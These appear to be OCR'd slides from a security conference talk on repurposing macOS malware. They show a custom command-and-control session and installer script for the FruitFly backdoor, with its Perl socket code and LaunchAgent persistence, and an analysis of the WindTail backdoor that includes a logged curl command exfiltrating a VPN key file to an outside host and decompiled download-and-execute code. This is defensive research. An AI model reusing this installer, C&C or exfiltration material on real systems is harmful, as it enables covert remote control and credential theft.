


patching C&C server address



89.34.111.113

192.168.0.5




connection received!

REPURPOSING

4 create a custom C&C server

```
$ python server.py 1337
...
malware connected: '192.168.0.4'

[+] specify command: 11
    sending command: 11 (pwd)

response:
byte: 11 (command)
string: '/Users/user/Desktop'

[+] specify command: 02
    sending command: 02 (screenshot)
```



(remote) screenshot

"Offensive Malware Analysis: Dissecting FruitFly" (p. wardle)
VirusBulletin.com/uploads/pdf/magazine/2017/VB2017-Wardle.pdf

OSX.FruitFly (Backdoor)


fully-featured and undetected for 10yrs+

MOTHERBOARD | By Lorenzo Franceschi-Bicchierai | Jul 24 2017, 3:00am
TECH BY VICE

Mysterious Mac Malware Has Infected Victims for Years

The mystery of a Mac malware called “FruitFly.”

discovered by
@thomasareed



OSX.FruitFly

repurposing the backdoor

```
01  if(@ARGV == 1) {
02   if($ARGV[0] =~ /^\d+$/ ){ $h = $ARGV[0] }
03   elsif($ARGV[0] =~ /^([^:]+):(\d+)$/) {
04      ($h, @r) = ($2, scalar reverse $1);
05   }
06  }
07
08  $g = shift @r; push @r, $g;
09  $1 = new IO::Socket::INET(
10     PeerAddr => scalar( reverse $g ),
11     PeerPort => $h,
12     Proto    => 'tcp',
13     Timeout  => 10 );
```

parsing cmdline args?


```
$ ./fruitfly <port>
$ ./fruitfly <addr:port>
```

specify (custom) C&C via cmdline!

no need to patch (malware)!

```
$ cat ~/Library/LaunchAgents/
   com.fruitfly.plist
{
    KeepAlive = 0;
    Label = "com.fruitfly.host";

    ProgramArguments =      (
        "/Users/user/.fruitfly"
        "ip.addr:port"
    );

    RunAtLoad = 1;
}
```

persist (w/ C&C server)



OSX.FruitFly

creating a custom installer


patrick wardle
@patrickwardle

Replying to @campuscodi
It's from the FBI "Flash" Alert: MC-000091-MW

But this mystery was solved earlier today by Wardle, who discovered an FBI flash alert sent earlier this year.

Describing the Fruitfly/Quimitchin malware, the FBI said the following:

> The attack vector included the scanning and identification of externally facing services, to include the Apple Filing Protocol (AFP port 548), RDP or other VNC, SSH (port 22), and Back to My Mac (BTMM), which would be targeted with weak passwords or passwords derived from third party data breaches.



hrmm,
we need an installer then

patrick wardle
@patrickwardle

Wrote an OSX/FruitFly installer: pastebin.com/Ltmc1WwA
😈☠️ To umm... test Apple's detection claims (XProtect/MRT) & 3rd-party ones too

```
01  #ex: $ python ffInstaller.py FruitFly/fpsaud 192.168.0.2:1337
02  FRUIT_FLY = '~/fpsaud'
03  FRUIT_FLY_PLIST = '~/Library/LaunchAgents/com.fruit.fly.plist'
04  plist = '<?xml version="1.0" encoding="UTF-8"?> ...'
05
06  shutil.copyfile(sys.argv[1], os.path.expanduser(FRUIT_FLY))
07
08  with open(os.path.expanduser(FRUIT_FLY_PLIST), 'w') as plistFile:
09    plistFile.write(plist % (os.path.expanduser(FRUIT_FLY), sys.argv[2]))
```


1 copy malware


2 write plist

jamf

custom OSX.FruitFly installer

RSAConference2020


FruitFly — -bash — 66×35
users-Mac:FruitFly user$ python installer.py fpsaud 127.0.0.1:1337



FruitFly — -bash — 75×33
users-Mac:FruitFly user$ python server.py 1337


OSX.WINDTAIL (BACKDOOR)

triage (infection vector)

```
$ cat Final_Presentation.app/
          Contents/Info.plist

<?xml version="1.0" encoding="UTF-8"?>
<dict>
  ...
  <key>CFBundleURLTypes</key>
  <array>
    <dict>
      <key>CFBundleURLName</key>
      <string>Local File</string>
      <key>CFBundleURLSchemes</key>
      <array>
        <string>openurl2622007</string>
      </array>
    </dict>
  </array>
```


custom url scheme





"Remote Mac Exploitation Via Custom URL Schemes"
objective-see.com/blog/blog_0x38.html

OSX.WINDTAIL
triage (capabilities)




persistence (login item)

```
# ./procInfo

[ process start ]
pid: 1202
path: /usr/bin/zip
args: (
    "/usr/bin/zip",
    "/tmp/psk.txt.zip",
    "/private/etc/racoon/psk.txt"
)
```

file collection

```
# ./procInfo

[ process start ]
pid: 1258
path: /usr/bin/curl
user: 501
args: (
    "/usr/bin/curl",
    "-F",
    "vast=@/tmp/psk.txt.zip",
    "-F",
    "od=1601201920543863",
    "-F",
    "kl=users-mac.lan-user",
    "string2me.com/.../kESklNvxsNZQcPl.php"
)
```



file exfiltration
(via curl)

OSX.WINDTAIL
triage (file download)

```
01  -(void)sdf {
02
03   //get file name from C&C server
04   var_50 = [r15 yoop:@"F5Ur0CCFMO/fWHjecxEqGLy/xq5gE....];
05   url = [[NSURL alloc] initWithString:[NSString stringWithFormat:var_50, ....];
06   request = [NSURLRequest requestWithURL:url,...];
07   data = [NSURLConnection sendSynchronousRequest:request ...];
08   fileName = [[NSString alloc] initWithData:data encoding:rcx ...];
09
10   //get file contents from C&C server
11   rcx = [r15 yoop:@"F5Ur0CCFMO/fWHjecxEqGLy/xq5gE98Zvi...];
12   fileContents = [NSData dataWithContentsOfURL:[NSURL URLWithString:[NSString
13                  stringWithFormat:@"%@%@", rcx, r8] ...];
14
15   //save to disk
16   [fileContents writeToFile: fileName ...];
```

GET /liaROelcOeVvfjN/fsfSQNrIyxeRvXH.php
response: file name

GET /liaROelcOeVvfjN/update
response: file contents

```
$ ./netiquette -list

usrnode(4897)
 127.0.0.1 -> flux2key.com:80 (Established)

usrnode(4897)
 127.0.0.1 -> flux2key.com:80 (Established)
```


2x connections

OSX.WINDTAIL

triage (...and execute)

```
01  -(void)sdf {
02
03   //extract via 'ditto'
04   task = [[NSTask alloc] init];
05   [task setLaunchPath:[var_68 yoop:@"x3EOmwsZL5..."];
06
07   rdx = [NSArray arrayWithObjects:@"-x", @"-k", ...];
08   [task setArguments:rdx, ...];
09   [task launch];
10
11   //launch
12   bundle = [[NSBundle bundleWithPath:filePath] executablePath];
13   task = [[NSTask alloc] init];
14   [task setLaunchPath:bundle];
15   [task launch];
```

